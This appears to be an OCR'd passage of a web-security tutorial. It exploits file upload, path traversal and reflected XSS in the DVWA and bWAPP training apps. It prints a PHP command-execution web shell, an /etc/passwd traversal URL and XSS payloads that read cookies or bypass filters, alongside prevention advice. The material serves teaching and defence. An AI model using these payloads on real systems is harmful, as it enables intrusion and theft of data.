
To exploit this vulnerability we again used DVWA. As we mentioned above, there are different levels in DVWA to control the vulnerability. We will start with Low security level:



In low security level there is no input validation or sanitization, so the attacker can input any malicious file and the file code can compromise both the server and client machine.


We have a basic html file: hack.html displaying an alert box and we input this file the victim application without validating the data executes the code.


When we input this file and upload it we get a path to our uploaded file.



We can see the executed code by writing:

127.0.0.1/DVWA/hackable/uploads/hack.html





Improve your Security

The source code of Low security level is:

File Upload Source

vulnerabilities/upload/source/low.php

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}

?>
```

Compare All Levels

As there is no restrictions and validations the application is highly vulnerable. We can also execute shell commands by a basic php payload.

```
<?php

        system($_GET['cmd']);

?>
~
~
```

When we successfully upload and run the file.

Vulnerability: File Upload

Choose an image to upload:

Browse... No file selected.

Upload

../../hackable/uploads/hack1.php succesfully uploaded!

If we

127.0.0.1/DVWA/hackable/uploads/hack1.php?cmd=ls -la

The payload will be executed and will list all the directories.

127.0.0.1/DVWA/hackable/uploads/hack1.php?cmd=ls -la

total 20 drwxrwxrwx 2 root root 4096 Oct 30 09:34 . drwxrwxrwx 5 root root 4096 Oct 26 06:04 .. -rwxrwxrwx 1 root root 667 Oct 26 06:04 dvwa_email.png -rw-r--r-- 1 www-data www-data 121 Oct 30 09:29 hack.html -rw-r--r-- 1 www-data www-data 34 Oct 30 09:37 hack1.php

In medium security, there are checks for the file extension so only gif and jpeg files are uploaded.

1.5. Path Traversal

A path traversal is a web application vulnerability that allows an attacker to access files that are outside the web root directory. By using "Dot-dot-slash("../")" it becomes possible to access arbitrary directories and important files residing on system. In a few cases it might be possible that an attacker write a file on server that allows them to modify application data/behavior and take full control over the server in the end. This vulnerability is also commonly known as Dictionary Traversal, Dot-Dot-Slash, Backtracking and directory climbing.

1.5.1 How to identify the vulnerability

Most of the web application these days have numerous amount of local resource use such as images, scripts and themes. With every local resource by the application risk of an attacker including a file or unauthorized resource increases.

1.5.5.1 Identifying the vulnerability

- Avoid storing sensitive data/files inside the root of web
- For Windows IIS servers, the web rot should not be on the system disk, to prevent recursive traversal back to system directories. [10]
- Develop a strong understanding of how OS processes filenames handed off to it.

1.5.2 Implementing Path Traversal

We are going to use bWAPP web application to test path traversal vulnerability.

1.5.2.1 Hardware Specifications

We are going to use the following system specifications for the Path Traversal implementation.

- Operating System: Windows 10
- Browser: Chrome ● Web Application: bWAPP

1.5.2.2 Setting up bWAPP:

- Download Xampp and install it on your system
- Download bWAPP and extract all its files
- Change folder name to bwapp
- Place the folder inside htdocs folder in Xampp
- Open Xampp Control
- Start Apache and MYSQL on Xampp
- Go to Chrome

- open localhost
- Open http://localhost/bWAPP/login.php




Figure 5.2.1 Shows bWAPP Login Page

- After login http://localhost/bWAPP/portal.php is opened
- Choose Path Traversal from the dropdown list





Figure 5.2.2 Shows Vulnerable Dictionary Traversal-Directory Page

The URL of Dictionary Traversal vulnerability for directory now is:
http://localhost/bWAPP/directory_traversal_2.php?directory=documents


Now we will try and explore how to see if Path Traversal vulnerability exists in the web page or not using ../ or other path directories to this URL. We can change “documents” argument to a number of other arguments such as “./”, “../”, “admin”, “../../../” and so on.

1.5.2.3 Implementation of Path Traversal

Try to change name of directory from document to admin in URL.



To check whether the webpage is vulnerable to Path Traversal vulnerability or not we will replace admin with "./". "./" will show the list of files and directories present the directory.



Since it shows the results we know that there is no input validation on the URL and we can go anywhere in the directories.

1.5.2.4 Reading files using Path Traversal

Let's assume that an application displays an image on their webpage that is clickable. Images are loaded using HTML img tag like:

<img src="/loadImage?filename=elyxion.png">

The loadImage URL takes a filename as a parameter in our case elyxion and returns the elyxion.png file. The image files are stored on the system location /var/www/images/. The application appends base directory to the filename and the path of file becomes like following:

/var/www/images/elyxion.png

Since there is no defense against path traversal attacks, attacker can access any file on the server's file system:

https://insecureserverwebsite.com/loadImage>filename=../../../etc/passwd

Which redirects us from the image directory to /etc/passwd directory.

1.5.3 Preventing Path Traversal Vulnerability

1. Validate the user input
2. Try to avoid using user input while using file system calls
3. Make sure that user does not supply all parts of the path and surround it with your path code.

4. After validating the supplied input, the application should append the input to the base directory and use a platform filesystem API to canonicalize the path. It should verify that the canonicalized path starts with the expected base directory. [11].

1.6. Cross-Site Scripting (XSS)

1.6.1 Introduction

Cross-Site scripting (XSS) vulnerability is an example of Code Injection vulnerability. XSS vulnerability allows an attacker to run a malicious scripts which are injected to webpages. This vulnerability is mostly used to steal cookies, which enable the attacker to steal the identity of the user and attacker can impersonate his identity.

1.6.2 Dangers of Cross Site Scripting Attacks

Cross-Site scripting (XSS) vulnerability gives attackers a number of benefits. Following are some things attackers can do by exploiting XSS vulnerability.

- **Ad-Jacking:** Attacker can make money by injecting their ads and storing them on a website.
- **Session Hijacking:** Attackers can access HTTP cookies by JavaScript when HTTP ONLY flag is not present in the cookies.
- **Content Spoofing:** An attacker can view and change content of the vulnerable person's app since JavaScript can have full access to client side code of web app.
- **Credential Harvesting:** An attacker can use harvesting credential vulnerability to get a person's authentication credentials by some pop-msg such as; "Your session has expired, re-enter your credentials to authenticate."
- **Forced Downloads:** An attacker can force the victim to force a download from a trusted website using malicious script. After the download victim becomes even more exposed than ever.
- **Crypto Mining:** CrptoCurrency Mining or Crypto Mining code is loaded onto the victim's machine by an attacker and attacker can use victim's CPU and machine to mine some bitcoin.
- **Bypassing CSRF Protection:** CSRF protection can be bypassed through POST requests or submitting CSRF token with Javascript by an attacker.
- **Keylogging:** A keylogging cross site script can be injected into a website that is vulnerable to XSS and when a victim accesses that website he also becomes vulnerable to XSS.
- **Audio Recording:** Through JavaScript and HTML5 attacker can get a victim to get permissions for microphone of victim's device. Once microphone is accessed anything can be done to audio including recording it.
- **Taking Pictures:** Just like Microphone access, an attacker can get access to victim device's camera and can do anything with their camera.
- **Geo-Location:** Same Technique can also be repeated to get live GPS location of victim device.
- **Fingerprinting:** Javascipt is the easiest way to find browser name, version and system details.
- **Network Scanning:** Again access of victim's browser through javascript can help an attacker to scan ports and hosts.
- **Browser Crash:** One can flood browser with data and resources after accessing it and crash the browser with overflow of data.
- **Stealing Information:** It is clear from the above that it becomes a piece of cake for an attacker to grab information from the web and send it to attacker's server.
- **Redirecting:** Attacker can redirect victim to webpage of his choice which can be anything malicious and exploitable.
- **Tabnapping:** It is also a version of redirection. Such as if keylogging detects no strokes or mouse action for 1-2 minutes or longer, it could mean that the user got distracted or

engaged elsewhere and attacker can sneakily replace the current webpage with a fake one leading to phishing and data theft.


1.6.3 Exploitation

To exploit this vulnerability, we again used DVWA. As we mentioned above, there are different levels in DVWA to control the vulnerability.

We will start with exploiting Reflected Cross Site Scripting (XSS). In the Low security level, there is an input box which asks our name. But instead of writing our name, we wrote a payload and which is executed by the browser and the result/output is shown on the same screen.

We have written:

<script>alert("hacked")</script>



We can write another payload/script to get user cookies:

<script>alert(document.cookie)</script>

We can execute the code as there are no validations on input data, which makes the website vulnerable.

In low security level, the source code only checks if there is any input or not on click of submit button. Then it runs the input and displays the result.

Reflected XSS Source

vulnerabilities/xss_r/source/low.php


```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

Header (“X-XSS-Protection: 0”) The HTTP **X-XSS-Protection** response header is a feature of Internet Explorer, Chrome and Safari that stops pages from loading when they detect reflected cross-site scripting attacks.[12]

X-XSS-Protection: 0	0 value disables the XSS filter
	X-XSS-Protection: 1 1 enables the XSS filter, if there is a XSS attack, browser will sanitize the page
	X-XSS-Protection: 1; mode=block in block mode, browser prevents the rendering of the page instead of sanitizing
	X-XSS-Protection:1 ; report=<reporting-uri> browser will sanitize the page and will report the violation to CSP using *report-uri* directive

When we increase our security level to medium and then try to input the same alert script, we will get this output:

The content inside the script tags are shown as output. We can see that the script tags have been removed. So maybe there is an input validation. Let us write our script tags in upper case and click on the submit button *<SCRIPT>alert("hacked")</SCRIPT>* And the output is:



We can see that the input validation only removes the lower-case script tag. In the source code of medium security level, only *str_replace()* function has been used to validate the input. So, we can bypass this function by writing the script tag in upper-case.

Reflected XSS Source

vulnerabilities/xss_r/source/medium.php

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```

Now, let's increase the security level to high from medium and we used the same script, but we get this output:

Now, script tag in both upper and lower case is not working. But, we can use JavaScript event handlers function e.g.: *'onload'*, *'onclick'*, *'onerror'*, *'onchange'*, etc. We will write our payload like this:

<body onload=alert("hacked")>

And we will get an alert showing hacked as an output.

Let's view the source code of high security level:

Reflected XSS Source

vulnerabilities/xss_r/source/high.php

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```

We have used *'preg_replace()'* function. This function does a search and replaces. Its parameters are:

preg_replace (pattern, replacement, subject)

Pattern: to search for.

Replacement: string to replace.

Subject: string to be searched.

Its return type is a string or an array if subject is a string or an array. If there is a match, then the new subject is returned otherwise subject will be returned unchanged. [13]


So, if use other event handlers we can still exploit this vulnerability. To completely remove this vulnerability let's see the source code of impossible security level.

Reflected XSS Source


vulnerabilities/xss_r/source/impossible.php

```php
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $name = htmlspecialchars( $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```


Only validation for input is done in *htmlspecialchars()* . This function converts special characters to html encoding. So if we try to input an event handler we will get an output:

